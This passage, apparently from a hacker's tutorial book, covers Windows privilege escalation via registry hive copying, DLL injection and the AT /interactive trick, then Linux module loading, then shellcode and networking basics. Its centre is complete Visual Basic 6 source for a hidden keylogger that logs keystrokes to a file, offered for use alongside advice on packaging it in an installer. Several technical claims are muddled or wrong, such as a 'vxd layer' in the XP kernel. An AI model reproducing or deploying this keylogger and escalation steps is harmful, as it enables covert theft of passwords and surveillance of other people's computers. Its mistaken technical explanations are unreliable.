


Name	Type	Data
(Default)	REG_SZ	(value not set)
F	REG_BINARY	02 00 01 00 00 00 00 00 02 d9 68 04 92 d9 c7 01 00 00 00...
V	REG_BINARY	00 00 00 00 bc 00 00 00 02 00 01 00 bc 00 00 00 1a 00 00...

My Computer\HKEY_LOCAL_MACHINE\SOFTWARE\HackSam\SAM\SAM\Domains\Account\Users\000001F4

The SAM key contents

In same way we can hack the HKEY_LOCAL_MACHINE\SECURITY key and create an alternative key in SOFTWARE. As in next figure we have created a new sub key vHack in HKEY_LOCAL_MACHINE\SOFTWARE key which contains the HKEY_LOCAL_MACHINE\SECURITY sub key



Name	Type	Data
(Default)	REG_SZ	(value not set)
F	REG_BINARY	02 00 01 00 00 00 00 00 02 d9 68 04 92 d9 c7 01 0
V	REG_BINARY	00 00 00 00 bc 00 00 00 02 00 01 00 bc 00 00 00 1

My Computer\HKEY_LOCAL_MACHINE\SOFTWARE\vHAck\Security\SECURITY\SAM\Domains\Account\Users\000001F4

The SECURITY key contents

Note: We can't create any sub key in HKEY_LOCAL_MACHINE for security reason. Even administrators are not allowed to do so. But we can create any sub key inside any sub key of HKEY_LOCAL_MACHINE.

So now you are the most powerful user of Windows XP by leveraging to ring0. What are you waiting for friends? It is the time to explore the uses of this ultimate power in your computing life.

The above technique can be used in spyware and keyloggers. Well friends, the keyloggers or spywares cannot intercept the windows login userID & password.

This is because the SAS agent (Security Authentication Service agent) shuts off all the processes working with user credentials during the logon process.

The SAS agent is implemented by a DLL file msgina.dll.

On networked environments you may have encountered the dialogue prompting for pressing "CTRL + ALT + DEL" keys before logon process. This message is the result of function WlxDisplaySASNotice provided by msgina.dll (in Windows XP the dialogue is muted by default).

The above keys when pressed together when no user is interactively logged on to the system cause kernel to invoke the SAS agent. And SAS agent then shuts off all user processes and starts the logon process.

But, the vxd layer is not affected with it. The vxd layer is the essential component of kernel itself. And any program injected into vxd layer will not be shut off, thus it can install a hook to the kernel processes also, which is not possible for spyware or keyloggers working with user credentials (even with administrator user credentials).

Therefore, the logon process can also be logged due to system wide hook to keyboard by the keylogger in vxd layer.

This is the nightmare of administrators. Well most people still thinks that their logon passwords are safe even if any spyware is installed on the system, be careful, throw away such thoughts and think again.

Actually, all above files can be packed inside a single package or installer. We can use iExpress utility provided with windows XP to create SED (Self Extraction Directive) file. Just type iExpress in start->Run box and a wizard will be started for you to create an installer for your files. But you have to code another file employing copy commands, which will actually copy the files in their respective places (like system32) and one registry command. All these commands are just commands of command prompt. We think you can code such program.

Enjoy a hacker's life.

The Privileges Leveraging Using DLL Injection

Other techniques are there to leverage the privileges. In one technique the code that needs to be executed in kernel mode is coded inside a DLL & that DLL is injected inside a process running in kernel mode.

Instead of exploiting any vulnerability, the DLL injection in such a technique is somewhat differently done. Actually a process forces the other process (the process with kernel mode), using its process identifier to load the DLL & execute the code from the DLL inside other process's address space.

The attacking process needs to write the few bytes of machine code in the address space of victim process. These machine code bytes will when executed load the required DLL in the victim process and pass the execution to the DLL's code.

Actually, these machine code bytes and the DLL code executes in a separate thread created by CreateRemoteThread function.

The CreateRemoteThread function creates a thread executing in a remote process and executing the code present in remote process's memory space. It cannot execute the code present in attacking process directly to avoid the memory sharing violations.

To solve this problem we need to write few bytes of DLL name in a memory location in remote process's memory space for LoadLibraryA function in victim process using VirtualAllocEx, WriteProcessMemory and the process ID of victim process.

The process ID can be grabbed automatically by using the CreateToolhelp32Snapshot, Process32First and Process32Next functions.

Privileges Leveraging by Scheduled Tasks Service

This technique is the simplest technique for privilege leveraging in windows platform. The technique involves the task scheduler service in windows.

Insure the task scheduler service is running by following command:

```
NET START SCHEDULE
```

In windows XP the Schedule task service is by default automatically started every time window boots up.

Now open the command console and use the AT command to add a task as:

```
AT 7:32AM /interactive cmd.exe
```

Well friends, always specify the time with interval of at least 1 minute, otherwise, the task will be scheduled for next day.

The '/interactive' option enables the programs opened for interaction with desktop nor the program will execute like a service.

The program will be opened with kernel mode privileges if no runas user is specified in the command. Microsoft provides this facility for legally leveraging the privileges in windows.

But there is a flaw in this service. If administrators schedule a task with interactive switch with "AT" command and the currently logged in user is not a privileged user, even then the task will be executed for that logged-in low privileged user with kernel mode privileges.

The Schtasks command can also be used in windows XP for same purpose.

Leveraging privileges in Linux

In Linux systems we don’t need more than one file i.e. the module to be injected in kernel mode. The job can be accomplished by a single command by any power user or root. The command is

```
Insmod ./<modulename.o>
```

We can check out the loaded modules working in ring0 by the following command

```
lsmod
```

And to unload any module from kernel we have to use the following command

```
Rmmod
```

We can also use modprobe utility to install or remove the modules from kernel.

Leveraging the privileges in Linux is much easier than in windows once you are root but the problem is that the program to be injected in the kernel are not programmed as other application programs.

This is because the Linux kernel does not have any API, unlike windows kernel is composed of two layers, the vxd layer & the dll layer. The dll layer provides the API facility for any program to be injected in kernel mode.

The applications in Linux use the libraries like libc and others for their execution. These libraries are not part of kernel itself, therefore the applications cannot execute inside the kernel.

Instead, kernel itself has an interface that helps in executing its code. Therefore any program inside the kernel has to use this interface for its execution.

The device drivers or modules to be injected in kernel mode have a specific structure. They employ init_module() and cleanup_module() functions.

Once in the kernel mode, we can wipe out the normal working modules and can control the whole Linux machine.

The
Spy ware

The Stalking

The term spyware or nowadays anti-spyware is now common among computer users and is meant for a software or a piece of software (like activeX, OLE, DLL, component & whatever) that keeps and eye on the activity of the users of the host system.

I mentioned the term anti-spyware above to be meaning same as spyware, this is because, most of the spywares advertise themselves as anti-spyware and get the trust of innocent users and installs themselves on the system.

The final motto of a spyware is stalking. An equipped spyware has the ability to record the audio and capture the images and video from the surroundings of the hosting system, provided host system is equipped with the camera and microphone.

Stalking is done by different stalkers differently & it depends upon the purpose. E.g. the e-commerce websites keep a track of user's selections and decide their interests and presents him with objects of his interest.

Whereas some people want to surveil the activity of other people on their systems.

The software implementation of a stalker is called the spyware. A spyware can keep track of keypress's, screenshots list of opened programs, audio and visual recordings, etc.

An average spyware can record pressed keys & capture the screenshots.

The spyware with only ability to record the keys pressed is also called a keylogger.

First, we'll develop the keyloggers and then we'll discus and develop the spyware with screenshot capture capability.


Developing Key-logger

Being a hacker without getting true control and filters of the system is shameful.

In this section we'll develop a very basic key logger in visual basic 6.0.

Friends if you don't know how to program in visual basic, no problem, just learn a "Hello World" program first and then try a hand on this section otherwise, it will take just few minutes longer for you to find the things, the things are simpler and not weird in visual basic, therefore, you should follow this section even if you don't know how to program in VB.

Open the Visual Basic 6.0 editor and select Standard EXE from New Project window. The Form1 will be shown as shown in picture.




(Name)	Form1
Appearance	1 - 3D
AutoRedraw	False
BackColor	&H8000000F
BorderStyle	2 - Sizable
Caption	Form1
ClipControls	True
ControlBox	True
DrawMode	13 - Copy Pen
DrawStyle	0 - Solid

Caption
Returns/sets the text displayed in an object's title bar or below an object's

The Visual Basic Editor

Then draw a text box, two labels and a command button and a timer on the Form1 using tools provided in general toolbox in left side of the editor as shown in following picture.




AutoRedraw	False
BackColor	&H8000000F
BorderStyle	2 - Sizable
Caption	Form1
ClipControls	True
ControlBox	True
DrawMode	13 - Copy Pen
DrawStyle	0 - Solid
DrawWidth	1
Enabled	True

Enabled
Returns/sets a value that determines whether an object can respond to

Select Label1 and in Properties window select Caption and type the title of your keylogger, we typed LOX KEYGRABBER and select appropriate font settings by editing Font property.

Similarly for Label2 set caption File and Command1 caption Start KeyScan. And remove the Text1 from Text property of Text1 textbox. Change the Form1's Caption from Form1 to Console.



(Name)	Form1
Appearance	1 - 3D
AutoRedraw	False
BackColor	&H00FF808
BorderStyle	2 - Sizable
Caption	Console
ClipControls	True
ControlBox	True
DrawMode	13 - Copy Pen
DrawStyle	0 - Solid

(Name)
Returns the name used in code to identify an object.

You can select the Form background color by clicking on the form and then setting the BackColor property of the Form1 from properties window.

Now click on Project menu and select Add Module and select Module from New tab and click Open. Now write following line into module

```
Declare Function GetAsyncKeyState Lib "user32" (ByVal vKey As Long) As
Integer
```

The above declaration text should be in single line. Now again select the Form window from view menu select Code and type the following lines

```
Dim strLetter As String

Dim strCollector As String

Dim strFile As String
```

Now select Object from View menu and double click the Form (not on controls, the labels, buttons, text boxes, etc are called the controls).

And type the following lines in Form_Load subroutine as shown below

```
Private Sub Form_Load()
    dwAttrib = 34
    strLetter = ""
    strCollector = "The begining:"
    Timer1.Enabled = False
    Timer1.Interval = 140
    exitCode = 0
End Sub
```

Similarly double click on the Timer control on the form and type the following code in code window

```
Private Sub Timer1_Timer()
    For i = 28 To 128
        If GetAsyncKeyState(i) <> 0 Then
            strLetter = Chr(i)
            strCollector = strCollector & strLetter
        End If
    Next i
    Open strFile For Output As #1
    Print #1, strCollector
    Close #1
End Sub
```

Now again select the Object from View menu and double click the Command1 button (caption Start KeyScan) and type the following code

```
Private Sub Command1_Click()
    App.TaskVisible = False
    Form1.Visible = False
    Form1.Hide

    If Text1.Text = "" Then
        strFile = "c:\grabbed.txt"
    Else: strFile = Text1.Text
    End If

    Timer1.Enabled = True
    Command1.Caption = "Stop KeyScan"
End Sub
```


Now save the form and project with name keygrabber and from File menu click on Make keygrabber.exe and that’s the simplest keylogger we’ve developed.

Now execute keygrabber.exe and press Start KeyScan and the KeyGrabber.exe will be hidden from desktop (but not from task manager or tasklist) and it will grab all the key strokes in by default c:\grabbed.txt file otherwise in the specified file in text box.

The whole source code is shown below

```
Dim strLetter As String
Dim strCollector As String
Dim strFile As String

Private Sub Command1_Click()
    App.TaskVisible = False
    Form1.Visible = False
    Form1.Hide

    If Text1.Text = "" Then
        strFile = "c:\grabbed.txt"
    Else: strFile = Text1.Text
    End If

    Timer1.Enabled = True
    Command1.Caption = "Stop KeyScan"
End Sub
Private Sub Form_Load()
    dwAttrib = 34
    strLetter = ""
    strCollector = "The begining:"
    Timer1.Enabled = False
    Timer1.Interval = 140
    exitCode = 0
End Sub

Private Sub Timer1_Timer()
    For i = 28 To 128
        If GetAsyncKeyState(i) <> 0 Then
            strLetter = Chr(i)
            strCollector = strCollector & strLetter
        End If
    Next i
    Open strFile For Output As #1
    Print #1, strCollector
    Close #1
End Sub
```

The below shown picture shows the keygrabber.exe window



The keygrabber.exe

Shellcode

The code that is self sufficient to provide a shell when executed in the environment of another process is called Shellcode.

But the real definition of a Shellcode has really undergone a change with the time and advancements in security & technology.

The Shellcode development is just like developing a payload for missile. It should be light, undetectable & must achieve its goals successfully.

Preliminaries of Shellcode development

The development of Shellcode requires a little understanding of assembly language, the target Operating System, the target memory, and the firewalls and IDS/IPS systems.

We shall be discussing the Shellcode development for Linux as well as for Windows systems.

The Linux uses the syscalls numbers, which do not change in its different versions at least.

The syscalls can be considered analogous to windows API functions (the DLL exports).

The Shellcode development is somewhat easier in Linux for that reason than in windows. Because for several API functions we have to load the corresponding DLL into the process's memory space and then calculate the offset of the corresponding member function.

Shellcode development for Windows (XP, 2000, 2003)

The Shellcode for windows fell into two categories

1) Hardcoded address Shellcode
2) Non-hardcoded address Shellcode

The hardcoded Shellcodes use the addresses of system calls hardcoded into the Shellcode. While in non-hardcoded Shellcode, the addresses of syscalls are searched into the executing process in memory.

Networking

Machines can also talk to each other by means of networking. Using networks, one can tremendously increase the efficiency and reliability of his business.

With increase in size of a network the security becomes the major issue. In this world, you will find most systems connected in networks rather than individual. Therefore, to be a complete hacker, you must need some networking knowledge.

To hack a network, there are a lot more issues to be taken care of than to hack individual systems. We are going to start with the discussion of different layers of a network rather than the networking topologies.

OSI Network Layer Model

ISO designed the standardized architecture of networks known as OSI (Open Systems Interconnection). The OSI architecture is a layered model of an ideal network.


The layers were introduced to isolate the different independently working protocols in a network. A network is actually a group of several protocols working together. For a network to be successful in transmission of data and information, the corresponding counterpart systems must also be running the same set of protocols, it is essential.

Different protocols work at different levels in a network known as layer. A single may have several independently working protocols. But protocols in different layers depend upon each other for a successful network transmission.

The OSI model consists of 7 different layers working together which are:

1) Physical
2) Data link
3) Network
4) Transport
5) Session
6) Presentation
7) Application

As shown in figure



Network Layers Architecture

Physical Layer: This is the 1st layer of OSI model. This layer is composed of hardware. The network cables and other network hardware devices lie in this layer. This layer depends upon the network topology used. The data in this layer flows in the form of electric signals.

Data Link Layer: This is the 2nd layer of OSI model. The Ethernet protocol works in this layer. The devices in this layer are addressed using their hardware address also known as MAC (Media Access Control) address.

The data flows in the form of message frames in this layer. Each message frame consists of a header part with source MAC address & Destination MAC address. The broadcasting is the main facility in this layer. Broadcast means a single frame of data is addressed for all systems connected in that network segments.

All wireless networking protocols are linked into this layer with other network segments.

Switches and hubs work in this layer of networks.

Network Layer: This is the 3rd layer of OSI model. The networks are broken into logical segments into this layer. The networked systems are identified with IP (internet protocol) addresses into this layer.

The IP multicasting is done in this layer. The routers work in this layer. The routing protocols work into this layer.

The data is encapsulated into a packet known as IP packet. The packet is attached with an IP header. The IP header contains source & destination IP addresses in its IP header.

Transport Layer: This is the most important layer. The transport layer is the 4th layer of OSI model. The TCP (Transmission Control Protocol) and UDP (User Datagram Protocol) work in this layer.

The TCP is a reliable protocol while UDP is an unreliable protocol.

The reliability in TCP means that the lost or erroneous packets are thrown away and a request for discarded data is again sent to the server. The data sent and received is accompanied with acknowledgement receipts known as ACK packets.

Before a new connection is formed in TCP, the three way handshake is done, which is as:

The client sends a request along with its own sequence number. The data packet so formed is called SYN packet.

The server receives the SYN packet from client and sends an acknowledgement along with its own sequence number. The data packet in this case is called SYN/ACK packet.

The Client receives this packet and sends back the SYN /ACK packet to server containing its own sequence number.

In this way the packet tracking is done using two sequence numbers one from server and the other from the server.

The unexpected packet arrival causes the resetting of the connection. The receiver of unexpected packet sends a RST packet and the connection is discarded and the whole handshaking process begins again.

The earlier arrival of any packet with the sequence number to be expected in future is kept in memory for later use. Remember the packet if will arrive then again will be discarded and only the packet that already arrived and kept in memory buffer will be used.

This leads to the attacks on the TCP protocol. The attacker can inject any data he wants to send if s/he guesses the sequence numbers perfectly and sends the packets before the respective nodes will send those sequenced packets.

The other common protocol that works in transport layer is the UDP. The UDP is fast and non-reliable. Here non-reliability means the lost packets will not be recovered by the protocol again, no packet tracking is done in this protocol, that means, no acknowledgements etc are sent.

This protocol results in the lesser network traffic than TCP and provides faster means of transportation.

This protocol is used where speed matters and reliability is not the big issue. The reliability can be implemented on the upper layers by the developers.

This protocol is widely used in IP telephony and network games, live video etc. The respective applications use UDP and perform all necessary error checks on their own upper layers.

Session Layer: Te session layer as name suggests keeps track of all connections (sessions). This layer keeps track of the data provided by the upper layers and sends them to their respective lower layer circuits.

Presentation Layer: This layer is most important from security point of view. The encryption if applied can be applied here on the data.

This layer prepares the data provided by the application layer ready in accordance to the lower layer's input format.

Application Layer: This layer is the main application, i.e. the program, which may or may not be interacting with the user.

The IDS, IPS & Firewall Systems

In this section we are going to discus the way firewall & IDS/IPS systems work and the ways to get passed them safely. Actually, this subject is vast and cannot be covered here, so we'll be discussing only on the required points.

The NAT

The NAT can be either a router or a firewall & stands for the **Network Address Translation.** The networks are growing every moment & there is a scanty of the address space in ipv4 (the xxx.xxx.xxx.xxx form of addresses).


Every network which is connected to another network has minimum of one gateway host. The gateway as name suggests works as the entry point for the networks and provides the connectivity among networks. The gateway has minimum of two network cards installed on it & each has an ip address in adjacent network to be connected.

The networks working behind such gateways may not be routed from outer world, means that the external networks cannot connect to network behind the NAT gateway.

The gateway can be considered as the embassy of a country. If anyone from a foreign country has to connect to the specific country, then he can only be connected with the embassy of that country.

The same is with the NAT, it acts as an embassy and no one from external networks can connect to its internal hosts but only to NAT host (the gateway as usual).

But remember the fact that the internal network hosts can be allowed to connect to external world. But in external networks, their address will get translated to their NAT host ip address, the one which is a part of external network. Let us analyze the stuff in figure.



